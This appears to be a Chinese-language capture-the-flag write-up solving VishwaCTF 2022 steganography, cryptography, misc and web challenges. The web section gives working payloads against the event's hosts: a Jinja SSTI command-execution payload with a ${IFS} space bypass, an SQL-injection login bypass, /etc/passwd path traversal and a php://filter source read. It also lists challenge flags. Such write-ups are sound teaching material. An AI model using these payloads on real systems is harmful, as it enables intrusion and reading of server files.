
wav文件，用Au打开
默认频率0~8000，因此改成很大再看一下




选中该部分看一下



发现链接，放大查看



https://pastebin.com/kTX7HTmm
访问得到一串hex，转换一下得到一张jpg图片
010查看文件头异常，修改一下




得到`xjslxjKCH{j_hidtqw_npvi_mjajioa}`
flag格式为vishwaCTF,如果是rot那么x不可能同时代表v和w。
猜测变异凯撒，尝试后发现无规律
猜测维吉尼亚，首先用密文做密文，flag格式做key，解密得到开头为`cbaebjIJC`
将其作为key解密，得到`vishwaCTF{h_gizsho_enth_mfzaafy}`
然后想到key的开头结尾都为C，尝试将`cbaebjIJ`作为key，得到flag

```
vishwaCTF{i_heckin_love_lasagna}
```

[VishwaCTF 2022 Steganography]Incomplete


> Why do i feel that this is incomplete?

打开png图片，发现一段英文和一个钥匙。
010打开png，发现文件尾有很长一段的额外数据
拉到最下面，发现oursecret特征块




```
3E C5   =ÏðŸ.t>Å=ÏðŸ.t>Å
3E C5   =ÏðŸ.t>Å=ÏðŸ.t>Å
41 7C   =ÏðŸ.t>Å=ÏðŸ.OA|
3B D8   8.ž-VT&¦qÇ•ib²‹Ø
C8 AE   .¯.Ç–‡.ªžýÎ‹èÈÈ®
76 06   Ÿ*..Žlb,¡(tÚ½>v.
2E 4D   ;°äÀ.OfÒ'ø~9Îv.M
58 E3   å[.,Ê~¦V¬ãÌ¯".hã
49 00   .è!TEt>Å=ÏðŸ.HI.
3B 69   .(ô..j9mnlm::;;i
        jl?9i.7..
```

猜测带key的oursecret，密码在图片上



`YKIXKZ SKKZOTM GZ ZNK VGRGIK`
rot13 偏移20得到key
`SECRET MEETING AT THE PALACE`
得到flag.alg文件

打开看一下文件头，发现是wav文件
因此修改为flag.wav，用AU打开，查看频谱得到flag




```
VishwaCTF{sp3c70gram_crack3d}
```

[VishwaCTF 2022 Steganography]Vision


刚开始flag还放错了，联系了管理才改对的。

一张png图片，010打开，再次在文件尾发现oursecret特征




```
C5   q)‹xå.Ú$.aÒê»l@Å
3C   °ÈùÞÆ†HI...A..l<
00   910kl10n88j:8<..
     ..
```

此次该文件不需要key，直接解出文件
得到一张图片



根据解码方式，判断这张图很可能是piet


Welcome to npiet online !

Info: upload status: Ok
Info: **Oops - no suitable picture found: Piet peeks at t**
Info: Trying to execute anyway...

Info: executing: npiet -w -e 220000 image.png

```
VishwaCTF{bl1nd3d_by_th3_col0r5}
```

```
VishwaCTF{bl1nd3d_by_th3_col0r5}
```

[VishwaCTF 2022 Web]Hey Buddy!

Hum，输入123回显hello 123，而且url很明显的?name=，猜测ssti
fuzz的时候发现好像只过滤了空格，因此用`${IFS}`绕过
payload:`https://h3y-buddy.vishwactf.com/submit?name={{x.__init__.__globals__[%27__builtins__%27].eval(%27__import__(%22os%22).popen(%22cat${IFS}flag.txt%22).read()%27)}}`
得到flag

```
VishwaCTF{S3rv3r_1s_4fraiD_of_inj3c7ion}
```

[VishwaCTF 2022 Web]My Useless Website


万能密码登录即可
https://my-us3l355-w3b51t3.vishwactf.com/?user=1%27%20or%201=1–+&pass=1

```
VishwaCTF{I_Kn0w_Y0u_kn0W_t1hs_4lr3ady}
```

[VishwaCTF 2022 Web]Stock Bot

发送`../../../../../../etc/passwd`发现能够读到文件，再看代码发现`/Products/check.php?product='+msg`和`if(!msg.includes('Flag'))`
Hum，直接php://伪协议读一下Flag

注意要在`/Products/check.php?product=`页面去发包，因为直接在输入框发包会被前端拦下



```
if (!msg.includes('Flag')){
    async function fetchDataAsync(url) {
    try {
        const response = await fetch(url);
        obj = (await response.json());
        div.innerHTML += "<div class='bot-div'><img src='bot.png' class='bot-avatar' />
    } catch (error) {
        div.innerHTML += "<div class='bot-div'><img src='bot.png' class='bot-avatar' />
    }
        div.scrollTop = div.scrollHeight;
    }
    fetchDataAsync('/Products/check.php?product='+msg);
}
else{
    div.innerHTML += "<div class='bot-div'><img src='bot.png' class='bot-avatar' /><p c
    div.scrollTop = div.scrollHeight;
}
```

https://st0ck-b0t.vishwactf.com/Products/check.php?product=php://filter/convert.base64-encode/resource=Flag

得到flag

```
VishwaCTF{b0T_kn0w5_7h3_s3cr3t}
```

[VishwaCTF 2022 Reverse Engineering]Corrupted Image

Hum，不知道为啥放Re，总之将文件头的`00 00`改成`42 4D`即可得到flag

```
VishwaCTF{Windows.lul}
```

[VishwaCTF 2022 Cryptography]Tallest Header

一个损坏的jpg文件，看文件尾的时候发现zip,于是手动分离
得到两个文件
一个encryption文件

```python
def encrypt(key, plaintext):
    plaintext = "".join(plaintext.split(" ")).upper()
    ciphertext = ""
    for pad in range(0, len(plaintext) % len(key) * -1 % len(key)):
        plaintext += "X"
    for offset in range(0, len(plaintext), len(key)):
        for element in [a - 1 for a in key]:
            ciphertext += plaintext[offset + element]
        ciphertext += " "
    return ciphertext[:-1]
```

一个info文件

```
key = [2,1,3,5,4]

ciphertext = RT1KC _YH43 3DRW_ T1HP_ R3M7U TA1N0
```

阅读代码后可以发现就是交换位置，那么再交换一次就可以得到正确flag

因此直接在后面加上

```
key = [2,1,3,5,4]
plaintext = 'RT1KC _YH43 3DRW_ T1HP_ R3M7U TA1N0'
encrypt(key,plaintext)
```


然后在函数中添加`print("".join(ciphertext.split(" ")).lower())`
得到的结果包裹vishwaCTF提交

```
vishwaCTF{tr1cky_h34d3r_w1th_p3rmu7at10n}
```

[VishwaCTF 2022 Miscellaneous]I don’t need sleep, I need answers

> Discord profile pictures are circular. But are they? VSauce music plays The Librarian is all knowing, maybe try confronting him? (refer “The Library” challenge, OSINT)

根据题目描述，回答为什么discord头像是圆的，猜测原图是方形被discord压缩成圆形。因此在网页版discord审查元素查看原头像。可以看到flag



```
vishwaCTF{h3h3_sn3akyy}
``1
```